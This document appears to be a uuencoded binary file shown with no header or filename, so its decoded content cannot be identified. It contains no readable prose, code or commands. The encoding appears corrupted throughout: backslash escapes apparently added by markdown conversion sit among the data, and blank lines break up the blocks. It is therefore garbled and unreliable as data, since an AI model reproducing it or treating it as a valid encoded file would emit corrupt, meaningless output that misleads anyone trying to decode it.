M2I#@L+6R-"\_R6.69L\*0&B77?Q9)\_BGIVRUY+<H6HBS'Y"30"Q`Q\*2S-BSR5
M/L26/)PW\TL.8#E\_5WZK5'V+(K+1!2.F&FDA(PSJJB\$S#235:9(TVB.`7I[
M7O[ S#`HR\7#`^`KS\*>SY[TF:G2,+(/)?7Q\*U"BA].E[;FH3,5@AF\*R:O''
M&#=#]!8XI\_,0=.\*:JHK\*<\$SF4K?CI`^^`H.#KP@/]4GLOS\*<ASHP"?,"0PT0
MAN8%CDHY>I/.G=;!@;?40\?\$4T\YQS?)[\:7R"\_N5[^/;I"GNR\_VZ\>O.:</
M<T\*9H=)%DJCIDVAI);A8D3%-,,5AG4EK/3XY-\$\_U:@5:[^;\*O\'?JWWE7G
M^M#)--YTHIQT>JT7]:=T\$O4+49]C=!+H!8@H%9;F19Y\*>:9L>RVVK;^+;;]#
MC\_?G;2O=E,]\$?8[82:``\$+>Z;5I;F11ZK/)MQ\_,@W[8/&A0H(A6B&B(J6F<
M%QQ"2CB:EU@J98FT`L^'?/V'YD.:651LF4FQ\0T3AQ9&M6('3G)8I4EUNCZ
M^/3P[#IN@<H)5VJ4#E[#V1Y\O\*6#59\H>5@U+K\$\_0ML;&"!=M@A:B\*#BU6FH
M%R@<\*TS-%[@JY9JVQ+58HO[NEK!VTA)QU:LR\$52B81HJ`5\$9M80&Q#275:[8
M\$K0N\$O?PE7MAM?WQ1M^UL8?:M4ED)8464BC\XWS@H-SA:-YB:52EEB?J\_/P
MZ\$NL43N)\_#J-/AP/A"2?]:8EB>Q5E#H34=AWTTAQ76U43W'=-)5)M7T[]?F
MU\1HHOZ\_)H8ZB3J%Z`AQ]DT`L0020LS8L\E?),V?9:;/M\_>30QU\$DN!,]\$
M?8[<2:;!<#9XA<(6E>9'`\*D]DVU\$O!,R/[X7&98N@A0@J\$38-]0)%C`E3\p6N
M2KFF+7\$MEOCQO="X;!8TST10B8=IJ\$0\$IV5J?D"EU6NR!)Q+P3`'^F%!EE)
MH844"O].X[S@X%SA:%YBJ90EUB?^`@A\$VPE]S3<;7GZ.%?6.%4V5P>(8\1\O
M2\$#\Q7M8D%:6YD4>JSP3NFH,&\_?5NEK[C;I\*\*!GQ\*J]03P.]`.%686E>Y\*F4
M)]8U\_IX(Q'?WJY:AIK?B5UY#G@:\*7[&&K"S-BSQ6>29T5;\_:[^ [77ADBCOB5
M5WFG@5Z`\\*NP-"\_R5!U/\_Z)^((=, #F8>DYVX`8>9! =BDD\*9#\GWN?2I;'#.\_
M,=4Q+;[I":Y)`T'E.M=>V2]<Q)7"B3H8@L\&Z+()@ \$ML@[\*-XOVJ7I++`H:
MD<46!;X="(!)(%V'Y'OLE%1P&3C9.:!Y84,@"\*H9PJH.IE>%\*;`F\_`%K^Y#J
M17<@%5<,P:.#MA=2R!\$RV74'F4,J\$Y8X7;!-6.@[X#1H5BFZ[G4W\*`8,:`2
M#.!X@38I;]EUV/`]P+\*N41LCYY\$B6VP\$4KQS32#ZQA>/ (8N^(+P-KXUS"(
M);&FH\*S-5\_%6':\<)Q-2S7@R8\*85HD]<=V@HIHAS'2P>.NU(G2?B@D#7&2
M"2)\*P,T\$VG=HW>\$9(W2#)V(\_C:DD%06HV43W0@N4V?K426F4-\*K8=JL^&::
MP78,NO\H1NBN+12<A!22B4>I#&XFT&6'UHTV,4(?GT\*120A`CL\R\*1)MP!@-
M4-ZAQ]\_R%:9[=\_`>[0LX\*]DY%,X<S4LL1<>2^`\*K,/T>"PFF<:5D5T\$"YFA>
M8JD[%EVD<-R739'%S6-\$Y-B5J,<S4LLMF-)KOSIT+\$,) <LPC2PD2T2>\#00
M,Y4=4V+.KS!=\8`4TS@Q+\$X@\*4?S`HO).Y;D/%.!TKIE+, ,TTDJ6B\$GA:5YF
M\*CJFQ`Q"83HO0%1.XTK)#E\$I',U++&H\BLKE["`\1+Y\Y\=SB\_2)INV0D?
M\$O:/J^U3N.)TN<'6G%Q.!\*]P1^+RAA[]0WK63G.]WDXNJ8X?5(E+V(<28&)"
MD6H)JFVI,"I0).7AC.Z-ON##\$:V8N\*8]6]VN'O9TN?J]I8\$>/HI4'QT\$2/N
M8<1!/%>1D+\O/Z[^<X>3E26\$K%3RC!,+3XF2\9[7QM9`N>PV6H.9?N\*YB-N
MMHSO7;Q[\_/BX?%S?\_"[]M=?DOW<[`</TFSP5B<8ENO'Q\'+-(%AN7I'`GE2
MBG-\*>7J^N8'^\_94W9,64Z&.TE`767EG&(\$?PA603E\\_;U>]T^Y+2'13;Y\MP
M\_\?NN9/%!Z4S9A2N<11T>;R1CK]7)[\^YIL/^`SNLO;^>QR3KF10G%T; ,
M0\$\*Y/9+:^\$J[;]Z3U\$D<QA5A!X8?U-KQ0OGP0PG)97U!8E(N@L3)UO23EP^\_
M[:/"G(,DVV#Y&SQ@+P3ON\*[\$<8[J4+;5(;1&\*7+5DL.(AF'+(VIVEJ>SD\_DR
MW\$NOU1H/G-M[?KR`ZP0%.L\*#!,\*%7TRHY.G807KN0[1W5[FBWG&EH^@ (5>P)
MU[E&A-\*@[E%4!".'0\_N@Y(,;4TNNJ7D(`>?('B--N"3]B.TC1,0RQ!M1;\*^
M8>+V#O?X;G>W`Z]D\_#MZ\_`^W?S7\WKYGA1Z0#I4K\_KR1@U:[EF8X,,)2,DO
M-.,73:ST]DRO"K-@F(UI\_`C%)ZOMB8=#\CRD<F[0B\$FYRU2RY)<ZYW##;
M'] +8S+@?44"CN.+792NLK>!W\$7M5VU\LKR#XM^U]E'S@G1/O<+R9DZV'/4=^
M-6Q\*K\*N-J253847`@L0'KUG28#\_OJ.U8WLB4[5A2'U<[]&OL<TX)?YIJ][G

MI\$X!XSCIG1[8KV1Q"<SP57Q#P2@1:J^R=!E&,Z]GVZR2@F/^QT7:ZV(\M2E
M.9&%[IS8(P,<)\4?N5SSA/92I:/`Z2EC\*\GAYN/M\N;A?B^\$VC"!ZT.;NXD\
M7</1:#A)&Z##@R#(PQ=R)]^2@[AGIYK\*58.NU2'5'YHE\FTCV17NF.0L\_Z
MT\*1Y.\$@=^807[CL7WN\_(UK%-<P^3/JX\_TOM%Y)S+>WF]Z<E-5B4&[H&<7=I
M0A'4722I58:PC65EK4K6RI.N24##`#3EC!2U^PT6OP\*,+@:R=[J3\*]'UJ/IO
MA/J]A+"Y9^IJ^SFEb^NK\$C56CAL-%)K?),`P`"T'(^F4P\_G!\NWL)+#!:E&%
M=]S1Y+TBBG1JH!\\_!2O-S:^N\+2[S1A<YY21)!E-.F@6DF@UL3GO)5-,A7\0
M4D`163/R+;%DHB&!YD=\*K9B\*U%Z6M63YZNCD4L7,N'R@^X2\A6/RQLA7ZW`G
MR#)\$[#/=I,;`H`&R#:^E\*+OC5-CJ-74BQZ=O>M:L82`8]=4'<N3]FO)#.GQ1
M8QC=9\_V/A>=44`%&MX>/4#?%K@QD?[K#>+A[4!\\$MV+3\_]16G\K42)G%\$[V
M1@%4>'!E5\*I/EGKUO+E%B66BQ(IMURN9L)4BX1;D#J&.CV(C91IS2R:3A2)!
MRO%1#^6C#.FRPKWI)^V<@9RN`W(D;[9=LN-!G.;+18H#Q`/G9\WQP:]<J,5N
M;7E1BN\*4S4!WLSSL-ML]+OV`43ET^.#7J)NVNYRYF(=%QO6C\$=\$)@OF\(( \*
M(^KIA\$0)2V<\_+X).&5LRMM(N1%24JP([+!O?9`&+BJQU>Q%YR>2,-!H%??47
M^!8+0!V\$`<]6\_2-`>?N./<B&6/'=\=MC!F?`#)3BE%,7,[LZO(ME43/31U?
M\_AJ%E:DDK!3X`S&@CN-N,3^XN@BY\_'RVX#K8OI7%E\_3WI:5[RE;O-O>;\_68=
M1\+Q+?6NF\_UGW\$`^EKL7\$<<?'RBK73M,QP8/4/5;^T@\*R&G9+5@,FX`8AJ!Q
M9VS`A>6.T\N!E:Y9NW;S#]YJ"'8PK%M(X.#O:W:X^[C.;`7I79?&X+XNYZNG
MIT\_T[!K#43][R3T.G1CW\*Y#N19E4@?7F.H-/?U">L:68B/W@HUF;\*JLE']
MM2:JO\E"]?<WT(R5KEGI2@PTC759BW6Y&(BKSD%\$3\$AJ@/'T;E@;RIG#,`=:
M3!^LPAN3U%+AU8\_G?2)=;'5.[U\_0Y]\_WJ`.U#,-GS\_L/T'-0,\Y?EL.Q'`5+
M[KCIG)^CV>S7>N<9BS!'YPSHR9N3UBYG%\?\_@<RU!745L]2<<?9%QLRN]Q\79
M)>WKY^:.0Z?(DZTHW4.V?UK\_UT^`F\$%3IP:"TJFL(1#."Z"(I`#7+(#[L@#%
M2("HA4WDS1+`BBBC:X;\_-@\[7BXOZ/F\_6:/6\*TIJ&5F(]O=Z6I:=7^L)PE:2V
M.58Z';KV7K-;\P?7N<GO,)F'Y&^Y`1V1;Y2>O^Z^GE[-\YZ(^.,6XGLL4`
M8\_%YNU\_]\_0T-6Q"C.LQHTZ5`Y-J[Z2&=+0IW;>'HYZ=118L\*`3[0+.H)#=#]G
M;^:M@+@6U[W%`&%F;?!CN)/L8OT0)G\_;/7J4J"WJ+JO+\*]0N38L&-K7GF+BA
M:RZ0I@I>AN5FPK=&@/9=8W3Q<'`.\I7I]MZ)=C%L\C@X14)ZV3W)@B4[X7%`8
MTBHD`^2HS0E=-M^O`^</ORNA\Q5TK)JN/\$>>]\*85E5<=CP\$XSELWW:P;]7:
M-WQD`M%J#@\_Q@Q\$`\_Q&%^(R.?1)=G1Y<:BSE.:--&[K<O-!#DWC`>8BVC':<
M=UYHQ,=\E[/7S9R9/#.U-U71K7X/J\_W-A\O5N\_OUJ`Y'5'@&BU1<."`ZQB?&
M\_DG"\TD)V"0FDZS\*0?,R/ST\I]OX+MO(-&C@R!FA1=G=[.X7:UJ"V]YP.Q^/
MF7^:;-HT5ZZVAJ7(X;5)F&48;`R\#N,NJ!U8\$G)^<30[F+.P[0NRXT%]%\6W
M,\*3C;R=9\*OX=(AO4L0MT'0<1RLVLZ-]WH:U<&H1L3'?9).`Z;D5O-(PKB7.5
MRDXM`/V\_O>HQ7%086]1)F8/-Q]&&K3XOP\$J&(H8OXSZXMC\*)?!\*\_K2?%-
MMA4CQ\$:S&1NMAFTG8=RF8.>=X(\_;#N"\*-HXPRL:3E,N+V>F"UJ>X2^%.S.DT
M&?7L3TV3XQ)NCA(\*%=;S8T9R%R?H)<'P3.@E,ZLDNDF6^`B\*GQX%3BW-4[
M&I?'3>3IHANUA4A1\*QP=-.S^51,WNS"#0+&I9RJ1S8."8;)2]G#P^05X]X
MT>@RD`R6\*F\_>S:5/T[NFGV4`XPDY5%MC'=/\]ONZ3:1[L8875XXQ[O:`F
M'1T>8#T`TU=SNQR!H';L8/%V&%(\*D#@"(\$A;P^#NLM6G)03IP"TW%7+73-W
M:-U/SV@`\NLQ;5T\*A<S:;-H`S:JOL\OQX<`4W#6++:-!\,@V^.;]C-MB?S%
MW]1]N7F0]U;0'O"#\*P.).01RJ-9^?4HC#",P0P9TI/XUJX^/)X7Y9]"?GU>!
M\_OR^RD!F5H\C`S06TPC/B%(@.GOVWG3S/])?D`M3IA72014^)`\_ML#=":Y&
MQL<\O5)+C=(=)J`6YMWP[, \13?<D39]71Y4(C>R3DGS6D@XW],U[OWO\S!09
M5&[;TPN9G-B&!;=>ZK=00ZY3QEY'!\V]-XX!,:W`"[UX'[UQ`7J^/'#;^O/
M2(<GJM[EW6]WN\$=,;^Y6G^E7E-PC+0RCR<.:['BB,+2RQ&3-+L\$FNPF0R5J0
MP:P<Z(3?.'2-^4Y^LW;@-Z2E\_092TF^@!\_"\_6?N/\!M7)6/9)=@\$.P5R#,\*:
M!-#P&\_JO</ZU<\$EUS:#3V99Y)"LO=SB>7L3W\_3\_@\*/2T9F[A\M=7-7NVB8(
MP:) ]\_MUL^\_F,EA;EY!G8=/\*&L5Y]/^P0UBD.5D]/-"Z9?>V5RG'R\_Z;S/0^
M; .BYW[L[FFPR,5:L&ENA9"MXF"H)J1A2BZ'\R%`<WC;[ `X:RMF\H)/RO&K:
M24-QN&`T"!5AJ`3\$,`1=&+!BJ' [;C<\$@U8&H5X&5-FU\*%EVSL=\\;MX][\_4@
MNCS9\$D;>]ZO/0=/N=9;:XVT6(H?5ZXYFJ0A#N"NG:7LRL>@%B^XBB<6M(?Y]
M\_?TE+B&QR\_U88D>,SA3XZ!R++-8N6>0V&G^FE\_\>O\$Z`"TKPPGF MJ=-VU2
MQJ^6>Q?2:'D%[^QQ>AULA7)[.7/)-9>;B\$!<!D`O%#R+C39R!'#,;&28#E
MG!QR`G+4ZC%41A@UI\$IC/#`\MLK@.)89\*`6^1&8I!!L!US\$+%,!>>854FC`K
M/(:?)U3\*HUDY.@I?(SQC)+N@&'OJ<^TA.H;1XT=7\*D)!X0+79[\*G\*TDQQL]I&
MX<5K@-' ]\$Q=T4%<3NV6SW7YU`^X\$XEEP/0O+3W[("MP>X\_BH^S=\_^YOL`S
MV-'S)+H.T-+1GFA7N?C\1%UN9&XS@RZ2\PWSFG\*W5)\*M^W'9MW2#]Z7/^7
MIA<YHE3P>99M<9F1D%&QN2BJ0GW-Y)FB`C6Z4L>7O.(S=,\`N`+AY[#I-\$EW
MH&.'`'#L9ODD>OGK^;SU,UH0ES9]QB:DMW1#D]ZG\$27E%?5Z:\_%&@)KRX^WM
M^N\:`@D`7RB,4#JV\_7]0\2N\1`CE%]CHGUFLZ\$=.\_? ]@\$"P8\*EC\_1B]6\*.1
MPD0)E:IBIC#<6FUIK!..(7)`&ZS.>5ZBK]:,P\=6+A\$^&E;P<>P;.!\$-7'"
MR2E`!0#FIO"\*EP-.KL)TGNXDHPUZQUA?A;,Q/W59VM&L>LIG1\$X@U.C>]:A)
MI]4^@8B=KBY8W\*Q`XK=BTN[,Z[Y\$H>;W\_:P\$[F+4STJ(;Z^J>(`Q83P8FZ?\*
MKITJOXPTC+12\_3+QS/\$I[1XX/9B/7=,>^\$R[!A<.<"N6]\$T,D6"-:N05]GFV
MWVET`#H=05H[9\*K^=( :Z&:ZRY\$QM-0SU#2S&2&X10OSO"O#IAG;'`^JT@
MYHG@ACAID,D`XGFBH.7\`1Y9`MDPC!]BR@.( \FL:JI-]G&-<\$>:L\6\C\_\*
M\*A6U7!X<OCT[^YN`"JS/T3]8YJ1\_N6!KL1OL(, :Z%IN#=A33BA[MZ`\*F^1[M
M[. @T)I8]XCE]'#J?T3)A@+3D:D"FY]FN\$CMRW2.#--`NZ]&Q`#F@YTS'66E2
MERQ(YL9G8J2;=K)D^^#S<#`Y?+I9)^]:.>(9\_./[=[2<3<T/TFW6S>+#:^X'

MN\_L=]1@H%I4:&\*TNO<>,=#8?V.0)>"L?]G!V>\_MVM\_L->3EIKR@Y7-%W3YL]  
M^Y>\_Z\$IG7WNVCC@<4^D\$79R.)4\^AW:\9CN6\_R@[\_DCS69LVWS6;1V(7X^@\$  
MG8,7G\_0\$J.8[H@.K'(4FQ\+1MUI/+S[2!:1F]\_Z(/MKR4Y^Z@V-S3E)>-%]K  
MIHT&V[.!.M9-,V!)&&]FR8'--AF)5C=Q>5Q@ (R>0=M^4'GW7[LDDG#,P'9U26  
MR^7)\6(1/H3,&GKK)R1\YUD.3JML@]KR^\*;152<DR].;IK?JU'<.O&@,>Q%M  
MS)ALF8Q)' '\#)W,5,<6/<++)\_IF<;.VW.=F4\_V@G<U4UGKV(XXIC<LGD2IQ<  
MP,GT?DPX<K%#@]=X[OF0]E;QX#`Z.2/73L44[\*"1ZW5CDC4@`9"64\_44H98-  
M"6W&\$F\*!8\$#+09-OG0#A8,[%\_+RA+Z(SAEF&X2+A;P[4H;^]BX,ONBKK:\$,O  
M+7Y8[:6F(U3U=1B\*J9OU)6;\_0<G\:\*VPT?AM?'^P<@E5+Q'^NL#V7]=Z\_97L  
MFS!>P<;S,M!RD8VO&58RK/K?M;\$IIVT,\C^!C:V=L+\$:C\_M3EXF-\*]1"&G)R  
M1^I"1UK^J6&(F%6->(^I\_.@BO:#M[B.3XRC>4I,3R\$S4EA>T-C%:C\*A-KSCI  
M\_6`\_R0W).@6-T)C\*4NE`B@M?B47?,=A+69%;Y>R8FB\$E0HN)52#\$\$/C\*I I(  
M6Q8?YP1E\_0?]>JOK<WJD4R[9NR.ZE.&J\7!-WS^-XZ>D9/?"8+<H>;06)EYA  
MN9\*:0:FBSG#XH"-/`2P#T)4#\*?%US?%5\_+CXLO;%^#+E]XPO4WYS?)GR#\ :7  
MM:GX`N'`QY>UWRV^K\$W'ES1/SG/X8`R1`I0,P"B"D4N+GP;D":LQI>-#^&L  
M,,8&/D17`10C)(1T&BDTENJW&+HW50/DN70&!6-P,"3RZ`#7I0M\*I>+`+^R7  
MI2H34IDR(16;HW!<,-8BAL2"B>A/@4)=/%\<SEBD,HRVW+?611J#G>QN@74X  
M22&IP<U/G,R\*)-X7?MB?KQYZ:X(%ACQ]>)Q?[\*AFO`X?M/&I.4Z1IQ\$BPH  
M\$``\,VH9TL-HJBM:P6+R@)\_0>-&QK"5NEGZ]H,J#T2B\*7Z,\*=#]]5L\$>0U#/  
M7KQ<IFLUA\T;B:2\*?8;Y<`K``;A`!PZD.)7CS.?\_<NIW=:JU?]2I7!&]89^A  
MUTP!+`,`<G`HDG"H5U6/B^V=IO@4VT)&/I7DV@]FR=.3WFW8DQ!L,!C6;B]W  
M2!V\ .T)^UV2]"`1=7Y3L,B0?![XVZ`\='^,X,\*5)]40VZ]S\V'.QW/\$AQ#@^  
M<-&,YS\$]^(U&C-D(,"<1+#!^UFHV1W;`=PCHAP0PLIK5\^]YY!`3S@DEDQ\$  
M+P@4QXNT`?6\_XN4?SR\_63L:+(KYKO`34F8<\$AB?#(D\ /L&#`HSJ+\8RBENA  
M]@K@,=EQ)@4R`:ZW`L0@#Q#O+!M12\X"<0M8-, -G5`T4?V`9D206%/<),JX\_  
MEAA2834@28)N.1NTN0R4\$11#9`"5(8N8QHKB\_GX&16T\_PZ0\_QU:8!)UUK=&=  
M,Q#>4TC-SO,>6<0TP^Q6`.MQL=7AOYV];J\JS-&#`8?R?E\*UH.X)BWW;OCY  
MV\#\$`@/N?>!&,>TWM!39MN1@288U25!N\*&,UZV,OB^C\*];6QNLV\Q\*9XRM]  
MBER!C&\_T#&N2N#P3X"OLY@A?^1<#6^\*(WP,JM%H3<HT8.\$^Q7S#%,8R1JT(  
M,TZA`T&/Q%1SYCX2TY138JKJ)6<:;#B%J1@#0S\*XF4\*;3-`DYC`F^9N-ZSL8  
M`J)EE2.W^O(W\*">KFP^;[;I/\0Z4JZ<^@\ZC#G<WS\_3>P`"5]"%T!;B%+5X>  
M?5C@V@Q.E7D\_@\$=;FDC&W2.=DX\_G\_.>[)^S1D=2JVU\$5NK"G>\*:/I%99C?"B  
M+?`Y`=T\AF39%&4KN4MZ7#TYOG#D;\$RU3\$5D,:Q)X`K%P5EQ-!G\_=<XR9=)9  
MH,3.TN2QLY"<=A;28V<A]9\_?65(G2C9SJ&5C:L54U"^-&-6.<S037=Y;AFF5#  
MS<JS+WOK1U2MT]U^<\>[6+5RI2M=;3JA>`\_[[G&P#L\89&I\_Q[PF:@GFOKP  
M04>R.7IX2DM4;\_@/J>N;YQ`>A^NGF\?-PQXR4%X9`#D\*I?[1%`Y5R6"RE49  
M\S\_NL1<M6CB[HB/]\_]UDYQ(AJ)/4\_MO^6341>MYE"+U>MJ6O)B\*XRKA+Z(40  
M!)QBW\*19MRHAJF8HVA6%-E<(+@I3;E.L\HP\_1&-BH9IOUE)-S?I,`4U&::@  
M),,4E`28UF84ID#\_TR382KM(+>FN`%M3\*V8BM:48<T8YS+&8=1W=A"/4QQ:  
M4Q: M4B:33F>VB\_.O>7D\*U)-79Z?+V7/1?.-<V%FC:F6J:BIC&L2>`\*P44J7+,\*  
M?J2"\*1,J:%U+5(24`F\*\_D@L/7AA3\*Z;"PQKQK@B4QQ4B/NTHKU\*Z[MXX?83  
MJEW>V^`#=#+E]IX0+="[JH"O1E3+5/B\*84T"5P@N4O2:%?50]+OXZML5%5^4  
M+(" .J)63(5'&=:,<3Y3`"EZ<8P3^OVJY2>G4C&:LV/K>U@\_!;`,`@`,`8V:2A  
MA4)5M'@V.CE]BM"BJ4P\_8:\4H&(`3,;()@DM,X&J:`5\*%\$5W\$W\_3(<\$2&)D  
M-]\_^OGG<;?MC->]Z/5-\_6:#V&DV)SV(/=)\_W>9]1/%CJVBE^RP\$@Y+`2P#  
MX#!&-FEH(5"U2EQO2O)EJY@R:1504E8!(6\$5)\*>M`DK:\*N+?DC5!K\*0`%0,0  
M\*XQLDM`J4VAL%<NQ4J&&9?],L?(03AY\$Z;7AX5`X,YN\*#L2GX3S@9\$??Q`<8  
M1PTG`KR\_\*TARJ8U];RM,;!BV',=FA=A,`2P#\$)N,;-+00J!#+W!L5O[+7OA?  
MCDWU@J:G0!JV@L@37L!Y"DO2/R6;#G4A12@8@#J`B.;)+3. !\$I>.#FC4PYG  
M@^ZFGNQ!G#.D\$`D#B&21EA&(\$88VDQ@`\&.Q+MF\2:[G!@N^K+M\+Q\*E&\$Q  
M`L9C:)/&YEFF8#H^<G9QV;=#Z)/&ZX,E,Y@.7"1<"F`%`-,)M\$EB"7&HEV+  
M:).&`WB@9RFY!;NE`)4`8#:-BELG@EV%1&EXMY\_A!;+MW:ZG"N:0`?3!X&  
M!8@08FPL,\$]@K&!@;T\$W4\_!"X2.]Q.JYAUZQV=/M5Z27PJ?T4N.6(@0B/(VI  
M!`-G";J9@)M,X!KEL;,,3S/.Z=A\Y+!T`Z2\*R:0<K7O?:7<AI][)N+I\_9]-H  
M(-Z72\$06[V)Y-P6P`H!K!<=HDL85B1?\_8J<;`^JMCTZU\_4G]0\_K3^ZC\*)`JR8  
MI@5`!`"FU26)LI5077X1(`;66]\_12MI62\\*8L3(]<3E\$Y\$ZA)+%]3]W\*5X  
M\266U5(`\*P#X4J!-\$ELH-M;E6G3Q7Z>+\*];%S6E^`5K+RE`)0#X1:!"NLR  
MQ9(N?`\_6H`-R<(WO[S/(TG5/HS\*QFDT7NO;;6\_V>`A<I8HF\_L#@S@;&"@<L\$  
MW4S!"X6/-!7`.?)UFO;JW[A554V1.J6I.J`4L>#--\*82#!PJZ&8"7F0\*`VJJ  
MS6U[R:RCM<W`:"G\_R]\K%A]6CXFO%:.&NTY\_\*Y`V1\TTG\*0TNQN^\$50G\*8E/  
M`SHP)@UT-\*U3D^EO&U7Z,Z0U6;R8\_`>^5>C)(E^U\$R#=#B`^F?5@-"B#M>`;  
M6FYZBA>#9^2`L!/O\_\*2[@"\$1F48\_4L=Q\*+;! ,8\*!G50T,T40%#X\*#\*E#A8^  
M%9FF\_/ (G"D1FHC@&76HR,G7N-J[ `B<A\$>CHR:Y.\*3,#3D:G4\*O7--1&9?^#S  
MQ/\OD:D-G+296"6=P%2"09LIZ&8"[C.%#R/3<F#RFND+YDX);:4`J4U81\$U#  
MK\$!0F03<3\*`+10\E=C,1F6<\*B=8<LB::?VN2\$:/CD;@<D:446>"0-\*82#!PB  
MZ&8"7F8\*`ZDG3469)]73MF+4AGRC>KH\_1WR`] =0)C!4,G"?H9@I>\*`RH7C\$3  
M]7A\*D/\*>-FQ?;OV!"=]5VL[ ]<W](WOLGW;3Z<'>G7WQ\U36"R[6.\?/RLH  
MGBX,!!:E2E\$\*89#&5(!)&`BZF8!7F<)'=I(PJ/\*DG4S9M]-7!\\$/M)/NY9)X  
MPAKH!,8\*!O\$DZ&8\*7BA\:"<O9L)BS7!2DI#32Y[B3BP2IB&50.!-`3=I=)TI  
M6H0,]UW0[>K#!<->L4PS28EB&6Q=/@RU`H4!A:FY@M<A7)-J2!A.;VJF&:3

M\$DHI0:P^#:T\$"NL+4\_,BE\DRY>I"A6^T;:&XY^VR!;=U2]81]\$#XT69]?QL?  
M!(^7%019FZARM9L\_L!^S9[\]5RM;C^U2>%E-<\WJO5`>-+JYAV]0A!-RO`;  
M=RC\*!M66\Z]Z2=Z4<F()\CQK"5.\_#"X\$[&%L9FN^R%<J7]K<8NF\*M+0F\`4"  
MT]'Q352185<[<]6#MSE85WZR-DO;A:7-,Y\$6=P9-XW+&X0DTY6A>8K'\*0H8(  
M3['TZCS2'2S`ZDY^+XNVNG@#"Y"WCS\_2\$#+<]CY[7\*]'<X5>H4TZ]PL4B<2E  
MN\*\I!?'\*\*\$E0YLDME)LK-ZUJ%=\_03U3?A\_UI\*(;\24>!\$T!Q(D&3A1HD\1:  
MQ6H8X^JOV55SN1'7&H<1V6A^G8TF2F51B+8TDJ; ;?V]G-W\*7;N7'(S(M2>01  
MW^'UT\$F4%Q0<\*/AFFJ%2AH2:XDI3C]4TY?=44\RN^TWQ\*, 'D2AR)>S(4WTPS  
MV(ZAMU56J\$X\*I3+'U\$)XO19&926'I0)[A1BFZAXQ%#\*BULR+&Q,\$UXR!+N^`  
M\?D\$'1@&4#%)NIA"EQ%14!):=-#A9G[%<,3EH;PIC!@&QZD%W4S"ZPXN7VQB  
M1"&?\$\$\$.A:828"6>E!=M,@\*V"!P4:03C6\$FJF(85DXD5):#F!+CMT;Y^;4&4G  
M&XPZHHI]<#A7<,T8Z',%]@HQ0I4]9BAD1!6;8'(NN"8!+#I@\_S.HD"4^LE!,  
M@EX\*.V)#D\$T\*6BN42XH\$T1DTJG&"M;'\31%-BFH56B\_) "MDB0;4Y02]\$'8-  
M!=3F%+3LH/\$F'@P\*\$"2)\$"L4B\$:&-HDL57>80?K\X+0#Q%0+0D1XV"FIN!F  
M`ETHFHL<"241@D!,(0TK)1(,\$T3B!KA4)\*-(Q0B=F0B1\$&B\*FJA\$M`FXFT%;1  
M@R(+04C,E"@R"2DD\$X2-@)L)=-FATS,L!NJL";\*]B&3#V0RA)#S-)! .P><>\$  
M4=F`+-T1'I!/T\*VP(YH\$V:2@10<=#2`\$HP.@4-P4J)2,\$\$X";R;Q=8=\_];R\  
MH77W0"EQ8R=>1Z;4IP^TZM(F&R37(76SY32+! ?2[G?;]VVBOHN\H.M)YY=M  
M8M`2#\*\_N;I?A2I7+!\-K8SZCI/:=?T!X!\$:)J\?'U6<DQD\/>\_07-D\_"A4D1  
M#9TE6Q16M851"(5'YWY?W;>EX7JT\_>^\$H]NM,RV(4IXU24)]?M@]T04O+&?>  
M/@7[05\_W]G(:?+FZWZR>:/4),)RJ!=4:)M\_>/N[YK==\*WKG\H(\_([ '\*D`CL  
M\AXO7R"S[JOC/3TUL`YD60S)XNZ7N^WN[@Y(P)/Y^R7C.%\$>1]RN>YI8:+(=  
M:; (=:\* )/YB=5H&3\*%5#7B8FE`RW)H:2G44E/J9\*0'A[]BTJAI/"Z''-+,4CK  
MRBG:8?RHG(>)<AXX4RT(1MI`4; \$Q5GT6R^=MRTOA]XR?RW=M0A7H3\MW?>NS  
M?>N=?AOY7;6\_K?S.?90@.(%?<V\E1<Z?6DK=YOPICUQ+"29RJ[]":G\$DD!"  
M.W8WOP4JU==6+9.U+B%=[U8?->?80,I@E+A`"U&4K6\$7`(;R?^]?MRUX#RJ  
MG65X\$%JFO"3&]6(FCVX1%M&;99]XB22^H/#MYOV`B\*!B\_?'\_XSTRLE&AIO`H  
MEIN\$(K"TE]+S2BEX7,23FYIY3!8NS<](L0W=E['@NZWW3\_P\FLU-\$`Z4J]N`  
MP\_>:CNX3S^9L;W?M.W%<^7,<QF`=L8J\$XMM&D&=:,<FW),QP&:O^8\M5K?-6  
M[+LH/BCU-M@8:76LI64E\V#0\*" [HAJ\_PR0[Y\W/7IGIZ2@3'<DG)#ZO;-BIM  
M[/"B\*\!5`8H:\_AY/=WB.`\W!M#F86,8\ESP,U9S:LY2HJ"R>1<5X2&J/\*HU7  
M\*./HQ3U^I\O9P<`\G#LBZ[@G\*MC280)\UW8G0./5?, :6C\*T\$\*X\_7,A0W8O>[  
M.9>U`"YG#F<&'&>GI\_,#05O)GZG'9P>7392?X\_Q\$6N?C\_-[,+\\_G\PNYFH\$`  
M)7-4PE&/.\$() `4>1"4>,.! .3%7D+P\*P3?][XR[>79Z<-8QUC`\&\*>5T/O&!P  
MR>!\*P#6#C1CD='X9KCNX:!\D\B^K%O)[-6\_3QIY=G,\9;QCO!%P%/\_S\*^ .5Y<  
MSD\9[!E<"KB\*U:1\WS:,K47-'HVU\*C/1BFD7\X-?F,26+,6296Q)0(\NSDX8  
M[AA>"-S`\,6\T6`J2P97`JZ'8(GKBB6LQ(R5&4,OSQAL&>P\$7`S!<;A4GAE\*  
M8:@&#&^O+N4Q2\*+68G8F)\\_9DEKD;0V6ELU6-^>+2Y?\_]I%26V9R0E3P4RU  
MYYO\&[ ]W]:\$NF;T2]EK98R[EX?W?^"/7(LRXXM\$[JZ]\_#1-F8;/"YI0-PN(O  
ME=8-L^B77\$H6E691][ ]0SO"4[AFQ7IV\GE\P<RYBYRIV;H0YMY)6#`\*)!,B=  
MY%#H`K[+@UFINZ-'%"[H\_A9A\*X6M4C:-6.4Y:.:S4^4Q(JY1<8T9\5!`-E38  
M\_.+B3/0T5AB=,NJSS!WGFP2GUR([W/%"GD`55"DH5<9`&5R6(FQ7>)I`6,/?  
MS&Y5KUB-#%1GJ#52DI77'&S?<.`!BD8R.)@UC63@F7-Z+G7@U1TV4\*\*\UI<  
MR6UHD>2/'\]Q6PE]K,&<3\_,GH<J\*O,YJ!\_7(&\_2!W3K(H-'L\_F47<G`!<"G^E  
M\_+7P#RV.7"[F]&S70FQ0B`<+C=IB'+5@U`8=( "M\3OFT[<7LNB=D(2/(L#PT  
MI(D"Z&@%U8Q@M<\*Z[ ]<+6N:EBL\$8Z8%MAF+2&'&9A\L8K>#C4\&Q?@9YC<E.  
MLH';&-BDD%Z1!\*!P5]=[K9=41\$RIA`>!R9@F!I59!WIU?(J1B)!42<IY0#),  
